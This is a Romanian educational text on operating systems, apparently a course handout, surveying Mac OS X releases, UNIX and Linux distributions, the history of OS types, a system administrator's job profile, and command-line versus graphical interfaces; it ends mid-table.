<i>Mac OS X v10.2</i> Jaguar	Mac OS X 10.2 are numele de cod "Jaguar". Are un set mai largă de instrumente de linie de comandă pentru gestionarea serverelor de fișiere SMB (Windows). Kernel-ului sprijină IPv6 și IPSec. A fost inclus Common Unix Printing System (CUPS). Mac OS X 10.2 a trecut de la o compilator C++ la gcc versiunea 3.1. Alte caracteristici sunt partajarea de fișiere Windows și partajarea de imprimante USB. Rendezvous este un standard deschis care pune în aplicare tehnologiile propuse de Networking Zero Configuration (zeroconf) al grupului de lucru Internet Engineering Task Force (IETF). Recunoaște rețelele fără fir 802.11b. Pentru mediul de afaceri vine cu interoperabilitatea Active Directory și cu PPTP bazat pe VPN care permite utilizatorilor Mac să se conecteze de la distanță la rețelele corporative Windows.
<i>Mac OS X v10.3</i> Panther	A fost lansat pe 24 octombrie 2003 cu numele de cod "Panther". Noile caracteristici includ Comutarea rapidă între utilizatori, Exposé, File Vault și iChat AV care suportă voce și video pentru

	<p>conferințe cu clientul de mesagerie lui Mac. TextEdit a fost actualizat pentru a sprijini documente Microsoft Word. Cerințe minime hardware sunt procesor G3 tactat la 233 MHz, port USB built-in, spațiu disponibil pe hard disk de 1,5 GB și 128 MB de RAM. Ultima versiune 10.3.9 a fost lansat pe data 15 aprilie 2005. Prevede următoarele îmbunătățiri: partajarea de fișiere și servicii de director pentru fiabilitatea mixtă între rețele Mac și PC, E-mail, Safari și aplicarea fiabilitatea Stickies, compatibilitate pentru aplicații terțe părți și dispozitive.</p>
<p>Mac OS X v10.4 Tiger</p>	<p>Mac OS X 10.4 cu numele de cod "Tiger" care a fost lansat pe 29 aprilie 2005. Cerințele în mod oficial sunt Mac G3 sau mai nou cu port FireWire, 256 MB de RAM și 3 GB de spațiu disponibil pe hard disk. A fost cea mai lungă durată versiune de OS X până în prezent cu 30 de luni pe piață. Versiunea 10.4.4 a fost lansat în ianuarie 2006 și este prima versiune care suportă cu procesoarele Intel bazate pe Mac. După v 10.4 au existat versiuni separate pentru platformele PowerPC și Intel.</p>
<p>Mac OS X v10.5 Leopard</p>	<p>Mac OS X v10.5 "Leopard" a fost lansat pe 26 octombrie 2007 și are peste 300 de caracteristici noi. Time Machine avertizează înainte de a șterge backup vechi. Oferă capacitatea de a restaura fișiere și foldere individuale și se poate utiliza pentru a restaura computerul după un accident grav sau eșec hard disk. Time Machine poate face copii de rezervă automate ale fișierelor de Mac la un hard disk separat intern sau extern sau la un volum de rețea de către un alt calculator Mac care rulează Leopard. Spotlight oferă posibilitatea căutării online și suportă operatorii booleeni AND, OR, și NOT. Quick Look funcționează cu o varietate mare de tipuri de documente, inclusiv imagini, filme, fișiere PDF, documente Microsoft Office, dar nu permite editarea numai vizualizarea documentelor. Core Animation este o altă tehnologiile din Quartz care include Core Video (bibliotecile Apple de procesare video), iar Core Graphics (motorul de randare al OSX). Animație permite crearea de către dezvoltatorii de interfețe cu aspect este oprit GPU-ul pentru redare. TextEdit oferă suport pentru Word 2007 și Open Document Formats pentru citire și scriere.</p>
<p>Mac OS X v10.6 Snow Leopard</p>	<p>Aproape tot ceea ce folosește o tehnologie nouă aproape de-la-Grand-hardware-ul numit Dispeceratul central (GCD), care împărtășește sarcinilor între mai multe nuclee de procesoare moderne Intel și dezvoltatorii eliberează de sarcini software de divizare în diferite "fire". OpenCL permite dezvoltatorilor de software să atingă în puterea cardurilor video onboard sau GPU pentru uz general de calcul, fără adaos de cantități enorme de cod. Aproape toate aplicațiile din Snow Leopard sunt acum scrise în 64-biți pentru o viteză mai mare de acces și de memorie mai mare comparativ cu cele pe 32-biți. Oferă Objective-C 2.0 îmbunătățit În Leopard a fost inclus numai pe 64 biți. Mail adaugă suport pentru Microsoft Exchange Server 2007, iCal, și Address Book este licențiat Microsoft ActiveSync protocol și aduce îmbunătățiri suplimentare. Toate aplicațiile care rulează sub Snow Leopard stabilesc toată memoria inscriptibilă ca non-executabil. Snow Leopard scanează fișierele descărcate prin intermediul Safari, Mail, iChat cu malware-urile cunoscute.</p>

<p>Mac OS X v10.7 Lion</p>	<p>Mac OS X 10.7 a fost prezentat pentru prima dată publicului în octombrie 2010. Are numele de cod "Lion" și fost lansat pe 20 iulie 2011. Safari are o nouă funcție Reading List function; gesturi multitouch, caracteristici îmbunătățite de confidențialitate, suport pentru CSS 3 și de elemente JavaScript împreună cu formatul textul WOFF. Centralizează managementul de conturi în panoul de din System Preferences care permite adăugarea și să gestionarea conturilor de Gmail, Exchange, MobileMe, Gmail, Yahoo!, AOL și icloud. Aplicațiile care acceptă modul ecran complet sunt Safari 5, Terminal, Quick Look și Mail. Mac OS X Lion poate fi instalat pe mașini virtuale (VM) precum cele create de Parallels Desktop și VMware Fusion, o capacitate anterior limitată la Mac OS X Lion Server.</p>
<p>Mac OS X v10.8 Mountain Lion</p>	<p>A fost lansat pe 25 iulie 2012. Funcția Dictation recunoaștere vocile oamenilor și diferențiază limba engleză în funcție de dialectele folosite american, Marea Britanie și vorbitori de australian. Se poate, de asemenea, detecta automat limba franceză, germană și japoneză. Mountain Lion oferă caracteristici pentru chinezi suport pentru Safari ca o opțiune pentru motorul de cautare Baidu, furnizorilor de e-mail Mail QQ, 126 și 163, opțiuni de partajare Sina Weibo, Youku și Tudou sunt integrate în meniul Share. Pinyin include corecția automată și oferă capacitatea de a se amesteca limba engleză și cea chineză în același corp de text și suport pentru scrierea de mână aproape 30.000 de caractere chinezești. Acces rapid la Mail, Contacte și secțiunea Calendar în panoul de System Preferences permite conectarea la rețelele sociale, Twitter, Flickr, Facebook și Vimeo. Mountain Lion iCloud permite utilizatorilor stocarea documentelor pe serverele Apple și accesarea de dispozitivele iOS sau Mac. Aplicațiile Built-in Preview (Previzionare) și TextEdit suportă acum documentele în Cloud. Apple a lansat noile versiuni ale aplicațiilor sale iWork (Pages, Numbers, Keynote) care sprijină documente în Cloud. Notification Center este caracteristica Mountain Lion. Seamănă unul din iOS 5, acesta va tine la curent cu alerte despre iMessages primite, e-mailuri și întâmplări. Dacă nu faceți clic pe o alertă notificarea este mutată într-o listă de out-of-view pentru a răspunde mai târziu.</p>
<p>Mac OS X v10.9 Mavericks</p>	<p>OS X Mavericks a fost anunțat pe 10 iunie 2013 la WWDC 2013. A fost lansat pe 22 octombrie 2013 are o serie de îmbunătățiri inclusiv un sistem mai robust de notificare, suport îmbunătățit pentru mai multe monitoare și aplicații full screen, Finder modernizat și iCloud Keychain pentru salvarea parolelor.</p>
<p>Mac OS X v10.10 Yosemite</p>	<p>A fost lansat pe 16 noiembrie 2014. Permite utilizatorilor de iPhone care rulează iOS 8 sau o versiune mai nouă permite răspunderea la apeluri telefonice, primirea și trimiterea mesajelor SMS, e-mailuri.</p>
<p>Mac OS X v10.11 El Capitan</p>	<p>OS X El Capitan a fost anunțat la 8 iunie, 2015 la WWDC 2015, la prezentarea schiței de design din compania Epic Games, lansat pentru iOS în 2014. Tim Cook a remarcat faptul că ideea principală a noului sistem de operare este adăugarea de multe caracteristici noi și performanțe îmbunătățite în fiecare sistem de operare: OS X, iOS și WatchOS.</p>

<p>Mac OS X v10.12 Sierra</p>	<p>Sierra a fost anunțat la 13 iunie 2016 la WWDC 2016. Accentul în această versiune de actualizare a sistemului de operare X este făcut pe caracteristicile Continuity, iCloud și modernizarea mediului de lucru. La prezentarea WWDC 2016 CEO-ul Apple Tim Cook, a prezentat și a subliniat principalele actualizări: watchOS, tvOS, MacOS, iOS și apoi numit sursa iOS 10 din toate inovațiile de la Apple pentru sistemul de operare.</p> <p>WWDC 2016 și a anunțat că OS X este redenumit în MacOS, pentru a se potrivi cu stilul general de numire a altor platforme Apple: tvOS, watchOS, iOS, și următoarea versiune a sistemului va purta numele de Mac OS, și Sierra - numele tradițional în onoarea sistemului muntos Cordillera, situat în California.</p>
--	--

Scurtă descriere a unor distribuții UNIX existente pe PC-uri:

A fost creat pentru minicalculatoare, pentru a mări disponibilitățile sistemului: memorie virtuală și multitasking. Fiecare distribuție de astăzi se bazează pe una din aceste ramuri, dar a preluat și anumite caracteristici de la celelalte.

Principalele tipuri de distribuții UNIX aflate în producție la ora actuală sunt acestea:

Denumirea	Descrierea
<i>Solaris</i>	Produs de firma Sun Microsystems. Este distribuit atât în versiune closed-source cât și in versiune open sourcenunită Open Solaris. Rulează pe arhitectura SPARC, x86 și x86-64.
<i>HP-UX</i>	Produs de firma HP. Rulează pe arhitectura PA-RISC și IA-64
<i>AIX</i>	Produs de firma IBM. Rulează pe arhitectura PowerPC și POWER
<i>IRIX</i>	Produs de firma SGI. Rulează pe arhitectura MIPS
<i>MacOS X</i>	Produs de compania Apple pentru calculatoarele Macintosh. Este software comercial, bazat pe o combinație de Free BSD, nucleul Mach și tehnologii specifice Apple. Rulează pe arhitectura PowerPC și x86.
<i>GNU/Linux</i>	Produs de multiple organizații într-o gama largă de distribuții, open-source în baza licenței GPL (licența) și disponibil gratuit. Rulează pe diverse arhitecturi, incluzând x86, x86-64, IA-64, PowerPC, MIPS, PlayStation 2. Dintre distribuțiile Linux cele mai importante amintim: Debian GNU/Linux, Fedora, Gentoo, Knoppix, Mandriva Linux, Red Hat Linux, Slackware, SuSE Linux și Ubuntu Linux.
<i>BSD</i>	Astăzi open-source, și disponibil în trei distribuții principale: FreeBSD, NetBSD și OpenBSD. NetBSD rulează pe 54 de arhitecturi diferite, fiind portat inclusiv pe un microcontroller care controla un prăjitor de pâine.

Scurtă descriere a unor distribuții LINUX existente pe PC-uri:

O distribuție GNU/Linux este un sistem de operare construit din nucleul Linux și o serie de pachete asortate, precum Sistemul de Ferestre X și software din proiectul GNU.

Pentru că nucleul și pachetele software sunt în mare parte (dacă nu în întregime) software free, distribuțiile Linux există într-o mare varietate de forme, de la distribuțiile pentru desktopuri complete și servere, și până la sistemele de operare minimale ce rulează pe dispozitive embedded (inglobate).

În 2007 existau peste 300 de distribuții Linux care erau dezvoltate activ. Distribuțiile pot intra în două categorii: cele susținute de firme, de exemplu Fedora (Red Hat), SUSE Linux (Novell), Ubuntu (Canonical Ltd.) și Mandriva Linux, precum și distribuțiile dezvoltate de comunități, precum Debian și Gentoo.

Distribuții bazate pe Debian

<i>Boss</i>	Distribuție bazată pe Debian cu mediu Gnome Desktop în limba indiană, în mare pachetele sunt pentru domeniul guvernamental.
<i>DeveLinux</i>	O mică distribuție Live CD pentru dezvoltatori, studenți și profesori, bazată pe un snapshot Debian.
<i>Elive</i>	Un LiveCD și o distribuție folosind Enlightenment ca unic window manager. Are ca țintă intuitivitatea și utilizarea facilă.
<i>Finnix</i>	O mică distribuție LiveCD pentru administrare de sistem, disponibilă pentru mai multe arhitecturi.
<i>Freespire</i>	O distribuție care poate fi rulată direct de pe CD în modul "live" sau folosită pentru instalare pe un hard disk. Două versiuni sunt disponibile, inclusiv una care conține drivere, codecuri și aplicații care implementează suport pentru MP3, Windows Media, Java, Flash, QuickTime, Real șamd.
<i>GenieOS</i>	Un CD care ajută utilizatorii noi să instaleze un desktop Debian standard, împreună cu plugin-uri third-party comune care nu sunt distribuite prin pachetele oficiale Debian package(DVD player, Flash, Sun's Java, și MPlayer). Include desktopurile GNOME sau KDE. Cunoscut anterior sub numele Debian Pure, dar redenumit la solicitarea dezvoltatorilor Debian pentru a evita confuzia. Vezi track record și homepage.
<i>Gnoppix</i>	O versiune a distribuției Knoppix care folosește GNOME ca și desktop. Această distribuție este bazată în prezent pe arhitectura LiveCD folosită pentru Ubuntu.
<i>Ubuntu</i>	Distribuție sponsorizată de Canonical Ltd. și de sud-africanul Mark Shuttleworth. Uses its own package repositories seeded from snapshots of Debian Unstable taken at six-month intervals. Scopul acestei distribuții este de a oferi un desktop complet și finisat pe un singur CD.
<i>Xandros Open Circulation Edition</i>	Are la bază Xandros 3.0 Standard Edition, singurele diferențe fiind incapacitatea de a scrie DVD-uri și scrierea CD-urilor limitată la o viteză maximă 4X.
<i>Zen Linux</i>	Un LiveCD. Desktopurile disponibile sunt GNOME și KDE.

Distribuții bazate pe Ubuntu

<i>Kubuntu</i>	Versiune Ubuntu ce folosește implicit ca interfață utilizator mediul desktop KDE.
<i>Xubuntu</i>	Versiune Ubuntu ce folosește implicit ca interfață utilizator mediul desktop Xfce.
<i>gNewSense</i>	Un sistem de operare complet liber.
<i>andLinux</i>	Distribuție care rulează nativ sub Microsoft Windows.
<i>Linux Mint</i>	Distribuție derivată din Debian-Ubuntu, cu toate codec-urile și plugin-urile necesare deja incluse.
<i>Trisquel</i>	Distribuție derivată din Debian-Ubuntu complet liberă.
<i>Zorin OS</i>	Distribuție derivată din Debian-Ubuntu aproape liberă și poate să arate ca Windows XP/Windows 7/Unity

Distribuții bazate pe Gentoo

<i>BinToo</i>	O distribuție ce conține un număr mare de programe de calculator pre-
----------------------	---

	instalate pentru utilizatorii ce nu au o conexiune permanentă la Internet.
Gentoo	O distribuție pentru entuziaști și profesioniști deopotrivă, ce are propriul sistem de gestiune a pachetelor, denumit Portage. Implicit, aplicațiile sunt compilate din codul sursă pe sistemul utilizatorului, în loc să fie distribuite sub formă de pachete binare pre-compilate.
Gentoox	O adaptare a Gentoo pentru Xbox.
Kororaa	O distribuție ce oferă o metodă ușoară de instalare a sistemului Gentoo cu ajutorul unor scripturi de instalare în locul unei configurări manuale. Kororaa a atras repede atenția în Martie 2006, când a devenit primul CD Live disponibil ce utilizează Xgl pentru grafică.
Knopperdisk	O distribuție nouă menită doar pentru stickuri USB.
Medeix	O distribuție bazată pe ideea unui singur PC bazat pe numeroase calculatoare interconectate. Folosește distcc pentru a reduce în mare măsură timpul de compilare în rețea.
Navyn OS	O distribuție pe CD Live. Cele mai multe aplicații din Navyn OS consumă foarte puține resurse.
Pentoo	Distribuție pe CD Live pentru teste de securitate prin simularea de atacuri.
Sabayon Linux	Sabayon Linux este un DVD Live distribuit inițial sub numele de "RR4 Linux" (pe 32 de biți) și "RR64 Linux" (pe 64 de biți), începând cu 18 Martie 2006. Include un număr mare de medii pentru desktop și aplicații open-source. La fel ca Knoppix, Sabayon Linux poate fi instalat pe hard drive (discul fix).

Distribuții bazate pe Red Hat Enterprise

Asianux	A distribution co-developed between Red Flag Software Co., Ltd., Miracle Linux Corp. and Haansoft, INC., focused on Chinese, Japanese and Korean supports based upon Red Hat Enterprise Linux.
Cent OS	Community supported distribution which aims to be 100% compatible with Red Hat Enterprise Linux without Red Hat branding and various non-free software
GEN OS	Generating ENterprise Operating Systems to be 100% binary-compatible with Red Hat Enterprise Linux.
GnYOU linux	Emphasising whos important while creating 100% binary-compatible operating systems.
Pie Box Enterprise Linux	Pie Box Enterprise Linux aims to be 100% binary compatible with Red Hat Enterprise Linux by introducing minimal changes to the upstream packages. See homepage
Scientific Linux	A distribution solely recompiled from the Red Hat Enterprise Linux source distributed under GPL.
White Box Enterprise Linux	A distribution designed to be 100% binary-compatible with Red Hat Enterprise Linux.
YOUr OS	YOUr Operating System or YOUr Own System - 100% binary-compatible with Red Hat Enterprise Linux.

2. Caracteristicile tehnico-economice ale sistemelor de operare. Fișa de post a administratorului de SO. Echipamentele necesare pentru instalarea unui SO.

Obiective:

1. Prezentarea și compararea SO;
2. Identificarea obligațiilor administratorului de SO;
3. Relatarea despre obligațiile administratorului de SO.

Un sistem de calcul nu poate să prelucreze date fără să fie programat. Un program este o colecție de instrucțiuni prin care i se cere calculatorului să rezolve o anumită problemă. Componenta software a unui calculator este un ansamblu de programe.

Un SO este:

- ❖ modular, adică format din entități cu roluri bine definite (este constituit din proceduri)
- ❖ ierarhizat, adică o entitate poate folosi componente de nivel inferior ei (de exemplu, partea de servicii poate folosi partea de control)
- ❖ portabil, adică efortul de a trece sistemul de operare de pe un calculator pe altul este mic (mai mic decât cel de a-l rescrie). Sistemele de operare CP/M, MS-DOS, UNIX sunt portabile, pe când sistemele de operare ale minicalculatoarelor (RSX, de exemplu) nu erau portabile.

2.1 Caracteristicile tehnico-economice ale SO.

Caracteristica 1: Primele sisteme de calcul nu aveau sistem de operare: de la consolă se lucra direct în limbaj mașină. Ulterior apar primele produse soft și primele dispozitive periferice: cititorul de cartele, imprimanta, unitatea de bandă magnetică. Legătura dintre un periferic și memoria, împreună cu procesorul central, se realizează din punctul de vedere al SO prin rutine (proceduri) de interfață numite drivere. Fiecare fază necesară pentru execuția programelor presupunea intervenția operatorului uman (citirea cartelelor, încărcarea programului în memorie și lansarea lui în execuție), ceea ce ducea la utilizarea inefficientă a sistemului de calcul și la o viteză de calcul redusă. Se pune astfel problema înlănțuirii automate a fazelor prin care trece un program (numit job) pentru a fi executat și a mai multor programe executate consecutiv.

Caracteristica 2: Sistemele seriale cu monoprogramare introduc înlănțuirea automată a fazelor și job-urilor, adică înlănțuirea automată a programelor unul după altul iar în cadrul unui program, a fazelor - una după alta. Aceste operații sunt realizate de un program numit monitor de înlănțuire, care se depune în memorie (devine rezident în memorie) și este activat de cartele speciale de comandă care conțin comenzile: compile, link, run (pentru compilare, editare de legături, respectiv execuție).

Caracteristica 3: Sistemele seriale cu multiprogramare introduc conceptul de multiprogramare și canalul de intrare-ieșire ca procesor specializat în operații de intrare-ieșire (generația a doua de calculatoare). Activitatea sa este lansată de procesorul central, după care pot executa operații independente de acesta (și în același timp). La terminarea operației de intrare-ieșire, canalul trimite către procesorul central un semnal (întrerupere), anunțând terminarea operației. Canalul poate fi selector, dacă la un moment dat lucrează cu un singur periferic (adekvat pentru perifericele rapide, care prelucrează suporturi magnetice) sau multiplexor, dacă poate lucra simultan cu mai multe periferice (de exemplu, USM - unitatea de schimburi multiple). Sistemele seriale cu multiprogramare introduc câteva tehnici speciale de exploatare a procesorului. Cea mai cunoscută dintre acestea este multiprogramarea, care presupune gestionarea mai multor

programe aflate în memoria internă. Acestea se găsesc în stări diferite: unul se execută, iar celelalte pot fi pregătite pentru execuție sau pot aștepta terminarea unei operații de intrare-ieșire. Un SO cu multiprogramare trebuie să aibă un sistem de întreruperi, să gestioneze, să aloce, să protejeze resursele (memorie, periferice, timp, fișiere) între utilizatori și să implementeze o disciplină de servire prin care să se decidă care program trece în stare de execuție (în acest sens, se poate utiliza un sistem de priorități sau pur și simplu, se poate adopta o servire circulară simplă). Un program aflat pe un suport cu viteză mică de acces va suferi o conversie de intrare, prin care se va depune pe un suport cu acces mai rapid și de aici va fi depus în memorie. Analog, la extragerea sa din sistem, asupra sa se poate efectua o conversie de ieșire (acestea sunt caracteristicile unei tehnici numite spooling).

Caracteristica 4: Sistemele interactive permit comunicarea permanentă între utilizator și sistemul de calcul prin consolă sau terminale. Ele sunt evident mai avantajoase decât sistemele anterioare, la care numai corectarea câtorva greșeli de sintaxă putea dura câteva zile în care programul pe cartele să fie introdus în loturi succesive de programe; în urma consultării listingului cu rezultate se puteau face corecturile, după care programul pe cartele să fie din nou dat spre execuție etc. În funcție de rezultatul comenzii / fazei precedente, utilizatorul va decide ce comandă să dea sau ce fază să urmeze. Spre deosebire de sistemele seriale, sistemele interactive au un timp de răspuns bun. În general, aceste sisteme conțin editoare de texte pentru corectarea programelor sursă și depanatoare interactive. Sistemele interactive pot fi: monoutilizator (microcalculatoarele) sau multiutilizator (minicalculatoarele). Ultimele au introdus modul de lucru numit time-sharing, care combină interactivitatea cu multiprogramarea și prin intermediul căruia sistemul comută între programele tuturor utilizatorilor care urmează a fi executate, deci căror li se va aloca procesorul, adoptând uzual o servire circulară. Când numărul de utilizatori nu este prea mare, fiecare utilizator este servit cel puțin o dată într-un timp scurt, ceea ce poate crea utilizatorilor impresia că sunt unici beneficiari ai resurselor de calcul. Primul sistem time-sharing a fost creat în 1965 de firma IBM și s-a numit CTSS (Control Time Sharing System); el a fost urmat de MULTICS, apărut în 1968 la MIT. Aceste sisteme stau la baza cunoscutului sistem UNIX, care a apărut în 1971-1978 și s-a dezvoltat, fiind azi cel mai folosit SO pentru calculatoare interconectate. Un alt mod de lucru apărut la sistemele interactive este pipe-line (folosit inițial de UNIX și ulterior preluat de DOS). Urmărind principiul că orice program lansat (de la un terminal) are o intrare standard (de obicei tastatura) și o ieșire standard (de obicei ecranul), tehnica pipe-line presupune conectarea ieșirii standard a unui program la intrarea standard a altui program (prin intermediul unor zone de memorie tampon). În evoluția sistemelor interactive se poate remarca trecerea de la sisteme de operare la nivel de comandă (UNIX, DOS) la sisteme cu interfață vizuală de tip Windows, mult mai accesibile pentru utilizatori.

Caracteristica 5: Sistemele în timp real sunt folosite pentru conducerea directă, interactivă, a unui proces tehnologic sau a altei aplicații (de exemplu, un sistem de rezervare de locuri). Necesitatea unor asemenea sisteme se poate ușor imagina în cazul analizelor medicale asistate de calculator, a reacțiilor chimice sau a unor experiențe fizice (de exemplu, cazul acceleratoarelor de particule). De la procesul controlat se transmit către sistemul în timp real parametrii procesului, culeși prin intermediul unor senzori, iar sistemul în timp real transmite către proces deciziile luate. Informațiile despre proces sunt luate în considerare în momentul comunicării lor iar răspunsul sistemului trebuie să fie extrem de rapid (oportun pentru proces), deci timpii de execuție ai programelor din sistem trebuie să fie mici.

Caracteristica 6: Sistemele paralele gestionează arhitecturile multiprocesor (arhitecturi paralele), împărțind sarcinile între procesoare și controlând combinarea rezultatelor generate de acestea. Astfel, un sistem multiprocesor va avea simultan mai multe programe aflate în stare de execuție. Evident, un algoritm paralel, în care anumite calcule independente se realizează simultan, va fi

mai rapid decât algoritmul serial (uzual) corespunzător. Studiul algoritmilor paraleli este un domeniu prolific al informaticii. Mai mult, au apărut limbaje specifice, care pot paraleliza algoritmi seriali, pot exploata paralelismul arhitecturii sau paralelismul problemei. Pentru majoritatea algoritmilor recent elaborați, cercetătorii sunt preocupați de găsirea unor variante paralele.

Caracteristica 7: Sistemele distribuite sunt sistemele de operare ale rețelelor de calculatoare. Pentru rețelele locale de calculatoare, cele mai utilizate sisteme de operare sunt Novell Netware și Windows NT, în timp ce pentru rețelele de arie mai largă și conectarea la Internet se folosesc sisteme Linux.

2.2 Administrarea SO. Echipamente pentru instalarea SO.

Sistemul de operare poate fi privit din două puncte de vedere distincte. Acestea sunt:

- ❖ **Sistemul de operare ca masina extinsa.** Programarea la nivelul limbajului masina este foarte dificila, in special pentru operatiile intrare-iesire. Detaliile concrete privind modul cum sunt realizate aceste operatii nu vor fi prezentate utilizatorului. Programul care ascunde aceste lucruri despre hardware si prezinta o interfata simpla cu ajutorul fisierelor este sistemul de operare. Sistemul de operare ascunde si detalii privind intreruperile, timer-ul, administrarea memoriei si alte caracteristici de nivel jos. Din acest punct de vedere, functia de baza a sistemului de operare este de a prezenta utilizatorului echivalentul unei masini extinse (sau virtuale) care este mai usor de programat.
- ❖ **Sistemul de operare ca administrator de resurse.** Conceptul de sistem de operare ca furnizor principal al unei interfete convenabile pentru programatori este o prezentare top-down. O alternativa, prezentarea botton-up, tine seama de faptul ca sistemul de operare are rolul de a administra toate componentele unui sistem complex, de a furniza o metoda de alocare controlata si ordonata a procesoarelor, memoriilor, dispozitivelor periferice tuturor programelor care le solicita.

NIVEL MEDIU:

- Cunoștințe de instalare, configurare și troubleshooting sisteme de operare Windows;
- Cunoștințe de configurare email (POP3, IMAP, EXCHANGE);
- Cunoștințe Hardware pentru computere și imprimante;
- Cunoștințe de instalare, configurare și troubleshooting pentru suita MS Office;
- Cunoștințe despre servicii și troubleshooting rețea și protocoale;
- Cunoștințe de baza administrare și configurare SRVAD;
- Cunoștințe de setările Mobile, sincronizări și partajari contacte/calendar între sisteme: Android, IOS, Symbian, Exchange, Blackberry, Outlook;
- Experiență în lucrul cu: soluții stocare RAID, soluții backup, active directory, instalare echipamente active cu management, echipamente wireless, VPN-uri;
- Capacitate bună de comunicare și relaționare;
- Disponibilitatea de a lucra în echipă;

NIVEL AVANSAT:

- Instalare, configurare și administrare SO Windows 7/ 8.1/ 10, Linux Ubuntu;
- Instalare, configurare și administrare Servere Windows 2008/ 2012;
- Instalare, configurare și administrare Suita MS Office și Libre/ Open Office;
- Instalare, configurare și administrare stații de lucru, servere Windows, echipamente de rețea;
- Instalare, configurare și administrare Clienți E-mail, soluții Anti-Virus;
- Instalare, configurare și administrare imprimante rețea, Puncte de Acces WiFi, echipamente NAS, UPS;

- Instalare, configurare și administrare servicii AD/ Group Policy Management/ DNS/ DHCP/ Apache IIS/ PrintServer/ Sharepoint Services/ WSUS;
- Instalare, configurare, administrare, diagnosticare și depănare hardware pc-uri și laptopuri;
- Instalare, configurare și administrare infrastructuri VPN site-to-site și on-demand;
- Instalare, configurare, administrare rețele și echipamente periferice;
- Instalare, configurare, administrare monitorizare (nagios, Cacti, Zabbix);
- Experiență în realizarea automatizărilor de backup;

RESPONSABILITĂȚI:

- Verifică funcționarea în parametri normali a sistemelor IT;
- Asigură managementul incidentelor, troubleshooting prin sistemul de ticketing;
- Înțelege și urmărește politicile și procedurile IT;
- Se documentează asupra proceselor operaționale;
- Efectuează mentenanța sistemelor de calcul bazate pe sisteme de operare din familia Windows și a aplicațiilor care pot rula peste acestea și rezolvarea eficientă a situațiilor software și hardware.

Interfața utilizator-sistem

Interfața între utilizator și sistemul de operare se efectuează prin intermediul unui limbaj, numit **limbaj de comandă**. Natura acestui limbaj depinde de sistemul considerat. Sistemele batch sunt dotate cu un limbaj relativ suplu și puternic, permițând utilizatorului să specifice în avans succesiunea prelucrărilor de realizat, ținând cont de toate alternativele posibile. Sistemele interactive oferă interfețe mai simple prin care utilizatorul poate urmări derularea job-ului său și decide succesiunea operațiilor pe măsură ce se prezintă situațiile posibile. În majoritatea sistemelor actuale, modurile de lucru batch și multiacces coexistă, iar limbajul de comandă este adaptat în mod corespunzător. Tendința actuală este de a simplifica sarcina utilizatorului, propunându-i un repertoriu de comenzi ușor de utilizat. Aceste comenzi se exprimă sub forma cuvintelor cheie (**Login, Logout, Edit, Fortran, Run, File, Copy, Help** etc.), urmate de anumiți parametri. Este de asemenea normală procedura de lucru prin care se realizează prescurtarea comenzilor (de exemplu, **fl** în loc de **file list**) sau regruparea acestora în fișiere executabile, un fel de macro-comenzi, de exemplu, se poate înlocui secvența **Compile, Link, Load, Run** prin procedura **Execute**.

Directivele pe care utilizatorul le furnizează sistemului cu ajutorul limbajului de comandă sunt interpretate de către **interpretorul de comenzi** (command interpreter). Acesta citește comenzile provenind de la terminal și după interpretarea acestora realizează serviciile solicitate. Datorită dialogului, sistemul trebuie să semnaleze faptul că el “ascultă” și este gata să primească instrucțiunile utilizatorului, răspunzând comenzilor și comunicând disponibilitatea sa prin afișarea pe ecran a unui caracter special (prompt), invitând utilizatorul de a formula noi cereri. Comenzile trimise către sistem sunt o formă de cereri la supervizor (sistem calls), cu deosebirea că, în loc să provină dintr-un program sau dintr-o procedură de bibliotecă, aceste comenzi sunt comunicate direct sistemului de către utilizator.

Majoritatea limbajelor de comandă reflectă structura internă a sistemului de operare, neputând fi schimbate decât cu mare greutate. Totuși, în cazul sistemului Unix, interpretorul de comenzi, numit shell, poate fi modificat sau chiar înlocuit de către utilizator, care poate să comunice astfel cu sistemul într-un limbaj convenabil ales. Shell-ul interpretează comenzile provenind de la un terminal sau de la un fișier (shell script) și posedă structuri de control puternice, permițând execuția condiționată sau repetată a unei succesiuni de comenzi. Cu abordarea shell, este ușor de a combina proceduri existente și diverse elemente de programare; adesea se utilizează shell-ul pentru a se evita scrierea de noi programe.

Interfața utilizator grafică

Pînă la debutul anilor '80, toate interfețele utilizator erau bazate pe limbaje de comandă ca shell-ul sistemului Unix. Pentru fiecare acțiune de efectuat, utilizatorul trebuia să cunoască și să tasteze numele comenzii. În laboratoarele Xerox Park, a fost elaborat un nou tip de interfață, și anume interfața grafică (GUI: Graphical User Interface), bazată pe utilizarea unui ecran grafic în locul unui ecran alfanumeric. Au apărut noi concepte, principalele fiind acelea de ferestre, pictograme, meniuri care defilează, mouse etc. Acest tip de interfață a devenit la modă prin intermediul familiei Macintosh elaborată de firma Apple. La ora actuală, majoritatea sistemelor de calcul utilizează interfețe utilizator grafice. Introducerea grafismului în interfețele utilizator a revoluționat lumea informaticii, în principal prin aceea că permite publicului larg să utilizeze calculatoarele prin imagine, fără a cunoaște un jargon specific. După revoluția imaginii se estimează că va veni revoluția sunetului, recunoașterea vocală din cadrul interfețelor om-mașină.

Tabelul următor prezintă, comparativ, caracteristicile interfețelor cu utilizatorul.

Interfața în linie de comandă	Interfața grafică
<p>Avantaje:</p> <ul style="list-style-type: none">- Permite scrierea clară și explicită a comenzilor, cu toți parametrii bine definiți- Oferă flexibilitate în utilizare- Comunicarea cu sistemul de operare se face rapid și eficient <p>Dezavantaje:</p> <ul style="list-style-type: none">- Operatorul trebuie să cunoască bine comenzile și efectele lor- Este mai greu de utilizat de către neprofesioniști	<p>Avantaje:</p> <ul style="list-style-type: none">- Este intuitivă și ușor de folosit- Poate fi utilizată și de către neprofesioniști- Creează un mediu de lucru ordonat- Permite crearea și utilizarea de aplicații de complexe, precum și integrarea acestora în medii de lucru unitare <p>Dezavantaje:</p> <ul style="list-style-type: none">- Anumite operații legate, de exemplu, de configurarea sistemului pot să nu fie accesibile din meniurile și ferestrele interfeței grafice- Interfața ascunde anumite detalii legate de preluarea și execuția comenzilor- Folosește mai multe resurse și este mai puțin flexibilă decât interfața în linie de comandă

Diferența dintre Windows OS, Mac OS și Linux OS

Windows-ul este cel mai cunoscut sistem de operare. Lansandu-se în anul 1985, acesta se găsește pe majoritatea calculatoarelor din întreaga lume: clădiri de birouri, clădiri comerciale, școli s.a.m.d.

Pozitive	Negative
